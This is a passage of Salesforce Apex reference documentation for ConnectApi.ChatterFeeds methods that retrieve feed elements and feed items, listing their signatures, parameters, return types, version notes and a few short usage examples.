- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam

Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

35.0

Available to Guest Users

35.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedFilter filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.UserProfile`.

subjectId
Type: String

The ID of any user. To specify the context user, use the user ID or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

filter
Type: `ConnectApi.FeedFilter`

Value must be `ConnectApi.FeedFilter.CommunityScoped`. Filters the feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

Example

This example gets only community-specific feed elements.

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.UserProfile, 'me', 3, ConnectApi.FeedDensity.FewerUpdates, null, null,
 ConnectApi.FeedSortOrder.LastModifiedDateDesc, ConnectApi.FeedFilter.CommunityScoped);
```

- Testing ConnectApi Code

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)

Returns the feed elements on the specified page for the specified record feed (including groups) in the specified order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedFilter
filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

`filter`
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

Testing ConnectApi Code

`getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince)`

Returns the specified page of feed elements for the specified user and the specified key prefix. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFilterFeedUpdatedSince(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token defining the modification time stamp of the feed and the sort order.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with setTest). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, result)

Testing ConnectApi Code

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed elements for the Company, Home, and Moderation feed types. Includes only feed elements that have been updated since the time specified in the *updatedSince* parameter. Each feed element contains no more than the specified number of comments.

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId

Type: String

Use either the ID for a community, internal, or null.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

Testing ConnectApi Code

`getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter)`

Returns the specified page of feed elements for the `Home` feed type with the specified feed filter. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Each feed element contains no more than the specified number of comments.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedFilter filter)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. The only valid value is `Home`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

One of these values:

- `Files`
- `Groups`
- `News`
- `People`
- `Record`

subjectId
Type: String

If *feedType* is `ConnectApi.Record`, *subjectId* can be any record ID, including a group ID. Otherwise, it must be the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Testing ConnectApi Code

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Returns the specified page of feed elements for the `Record` feed type. Includes only feed elements that have been updated since the time specified in the *updatedSince* parameter. Specify whether to return feed elements posted by internal (non-community) users only.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
```

```
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

Testing ConnectApi Code

`getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, updatedSince, filter)`

Returns the specified page of feed elements for the `UserProfile` feed. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Use this method to filter the `UserProfile` feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

API Version

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, ConnectApi.FeedFilter filter)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.UserProfile`.

subjectId
Type: String

The ID of any user. To specify the context user, use the user ID or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token defining the modification time stamp of the feed and the sort order.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

filter
Type: `ConnectApi.FeedFilter`

Value must be `ConnectApi.FeedFilter.CommunityScoped`. Filters the feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

`subjectId`
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter, result)

Testing ConnectApi Code

`getFeedItem(communityId, feedItemId)`

Returns a rich description of the specified feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElement(communityId, feedElementId).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItem getFeedItem(String communityId, String feedItemId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedItemId`
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.FeedItem`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

`getFeedItemBatch(communityId, feedItemIds)`

Returns information about the specified list of feed items. Returns a list of `BatchResult` objects containing `ConnectApi.FeedItem` objects. Errors for feed items that can't be loaded are returned in the results.

API Version

31.0–31.0

Important: In version 32.0 and later, use getFeedElementBatch(communityId, feedElementIds).

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] getFeedItemBatch(String communityId, List<String>
feedItemIds)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedItemIds`
Type: List<String>

A list of up to 500 feed item IDs.

Return Value

Type: ConnectApi.BatchResult[]

The `ConnectApi.BatchResult.getResult()` method returns a `ConnectApi.FeedItem` object.

Example

```
// Create a list of feed items.
ConnectApi.FeedItemPage feedItemPage = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(null,
 ConnectApi.FeedType.Company);
System.debug(feedItemPage);

// Create a list of feed item IDs.
List<String> feedItemIds = new List<String>();
for (ConnectApi.FeedItem aFeedItem : feedItemPage.items){
    feedItemIds.add(aFeedItem.id);
}

// Get info about the feed items in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterFeeds.getFeedItemBatch(null,
feedItemIds);
```

```
for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the header for each feed item.
        ConnectApi.FeedItem aFeedItem;
        if(batchResult.getResult() instanceof ConnectApi.FeedItem) {
           aFeedItem = (ConnectApi.FeedItem) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(aFeedItem.header.text);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

`getFeedItemsFromFeed(communityId, feedType)`

Returns the first page of feed items for the `Company`, `Home`, and `Moderation` feed types. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)`

Returns the feed items for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

`communityId`

Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`

Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)`

Returns the feed items for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order. Each feed item contains no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItemsFromFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

